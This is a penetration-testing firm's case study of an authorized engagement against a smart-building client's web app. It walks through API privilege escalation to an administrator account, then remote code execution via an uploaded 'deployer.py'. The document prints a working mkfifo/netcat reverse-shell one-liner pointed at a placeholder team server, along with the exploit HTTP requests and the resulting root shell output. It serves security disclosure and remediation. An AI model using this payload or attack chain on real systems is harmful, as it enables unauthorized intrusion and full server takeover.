
ARCUS

CASE STUDY: Improper Authorization leading to Remote Command Execution

---



Client Overview

Arcus was engaged from a prominent firm within the smart buildings and smart windows to perform an application penetration test, aimed at assessing the security of their web and mobile applications. The primary goal was to pinpoint and exploit any potential vulnerabilities, thereby fortifying the integrity of their online platforms.

Scope

The targets included in this engagement were the client's web and Android applications. Our focus was on detecting vulnerabilities and leveraging them to potentially compromise user data and/or the underlying infrastructure.

Testing Methodology

Our assessment team employed a comprehensive testing methodology, combining automated scanning tools with manual testing techniques. The goal was to simulate real-world cyber threats and identify vulnerabilities that might be missed by automated tools alone.

Discovery of Remote Code Execution Vulnerability

The consultants identified a critical-severity vulnerability within the application, which allowed for remote code execution on the underlying server. The finding consists of multiple steps in order to achieve the final result, which was a complete takeover of the back-end infrastructure.

Exploitation Phase 1: Improper Authorization Controls

Initially, no high-privileged accounts were provided during the scoping of the engagement, which meant that the team only had limited access to the application's features. Therefore, as a first step, the team attempted to increase the privileges they were granted at the beginning.
For context, there were 4 main roles within the application, let's call them users, supervisors, managers and administrators. In the UI, users had no access to create other accounts on the application, but other roles did.

The issue lied in the application's API, which allowed low-privileged users to add new accounts and assign them the **supervisor** role.

```
POST /api/v1/adduser HTTP/2
Host: [REDACTED]
Authorization: [Low-privileged user authorization token]
Content-Type: application/json
...omitted for brevity...

{
  "username":[REDACTED],
  "emailAddress":[REDACTED],
  "role":"supervisor"
}
```

```
HTTP/2 200 OK
...omitted for brevity...

{
  "message":"User successfully created."
}
```

Figure 1. Creating the supervisor user

Even though this was enough to prove the vulnerability exists, the team performed the same steps with the newly created supervisor account, this time assigning the **administrator** role to the new account.

```
POST /api/v1/adduser HTTP/2
Host: [REDACTED]
Authorization: [supervisor authorization token]
Content-Type: application/json
...omitted for brevity...

{
  "username":[REDACTED],
  "emailAddress":[REDACTED],
  "role":"administrator"
}
```

```
HTTP/2 200 OK
...omitted for brevity...

{
  "message":"User successfully created."
}
```

Figure 2. Creating the administrator user

Exploitation Phase 2: Remote Code Execution

After the first phase, the team began inspecting the additional features with the high-privileged administrator account. Two features stood out, one was a file uploading functionality which only accepted a ".tar.gz" file, and a releasing feature, which allowed administrators to release any new product version.

Any uploaded ".tar.gz" file would be extracted on the back-end, which meant a new directory would be created and the files present within the compressed file would get stored there.

On the Release page, administrators would select a version of the software and revert or upgrade to it in an instance, by simply clicking the Install button. This was done with the help of a Python script present on the server, named "deployer.py", which was called by the application and given a bunch of parameters for configuration purposes. A correct assumption here was that the Python script was called from the current directory, but through a deep inspection of the HTTP request body, the team found a parameter used to specify the internal path from which the script would be called.

The team created a Python script on a local machine, called "deployer.py", which had instructions to execute commands on the system, as shown below:

```
import os

os.system("nslookup 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc <team-server-ip-address> 80 >/tmp/f'.<team-server.ext>")
```

Figure 3. The contents of the deployer.py script

This was saved in a directory called "archive", and the whole directory was compressed to a "archive.tar.gz" file. This file was uploaded in the application's **Upload Deployment** feature.

The team went back to the Releases tab, selected a version and intercepted the installation HTTP request. In this request, the team edited the **path** parameter and gave it the "archive" value, pointing to the directory created by the earlier file upload.

By forwarding the HTTP request, the instructions on the Python script were executed, and the team got a reverse TCP connection from the underlying server. This was done due to the application searching for the **deployer.py** script by default, on a specified internal path, which subsequently loaded the arbitrary script uploaded by the team.

```
POST /api/v1/service/deployments
HTTP/2
Host: [REDACTED]
Authorization: [administrator
authorization token]
Content-Type: application/json
...omitted for brevity...

{
  ...omitted for brevity...
  "manifestYamlfile":"archive"
  ...omitted for brevity...
}
```

```
HTTP/2 201 Created
...omitted for brevity...

{"data":{"buildingId":
[REDACTED],"buildingName":"SQA-
[REDACTED]
...omitted for brevity...
```

Figure 4. Service deployment HTTP request

This successfully gave the team a shell on the server, as the **root** user, meaning they now had full access to the whole server.

```
# nc -lnvp 80
listening on [any] 80 ...
connect to [REDACTED] from (UNKNOWN) [REDACTED] 2048
sh: can't access tty; job control turned off

# id
uid=0(root),gid=0(root),groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(
wheel),11(floppy),20(dialout),26(tape),27(video)
```

Figure 5. The received TCP connection

Remediation and Recommendations

After discovering the Remote Code Execution (RCE) vulnerability, the assessment team promptly informed the client, providing comprehensive details regarding the findings and possible risks. Suggestions were made to address the improper access controls vulnerability and enforce stronger controls and sanitization of user input, such as API request parameters and file uploads.

Outcome

The client addressed the access controls and insecure file upload feature issue following the assessment team's recommendations. This penetration test not only secured their

web application but also emphasized the significance of regular security assessments for identifying and fixing vulnerabilities proactively.

Impact

Remote Code Execution (RCE) vulnerabilities have significant impact, as they allow attackers to execute arbitrary code on a target system or application remotely. This can lead to complete compromise of the system, enabling the attacker to gain unauthorized access, manipulate data, install malware, or perform other malicious activities. RCE vulnerabilities are considered one of the most severe types of security flaws, posing serious risks to the confidentiality, integrity, and availability of the affected systems and data.

ARCUS
+383 49 571 723
contact@arcusec.com
https://arcusec.com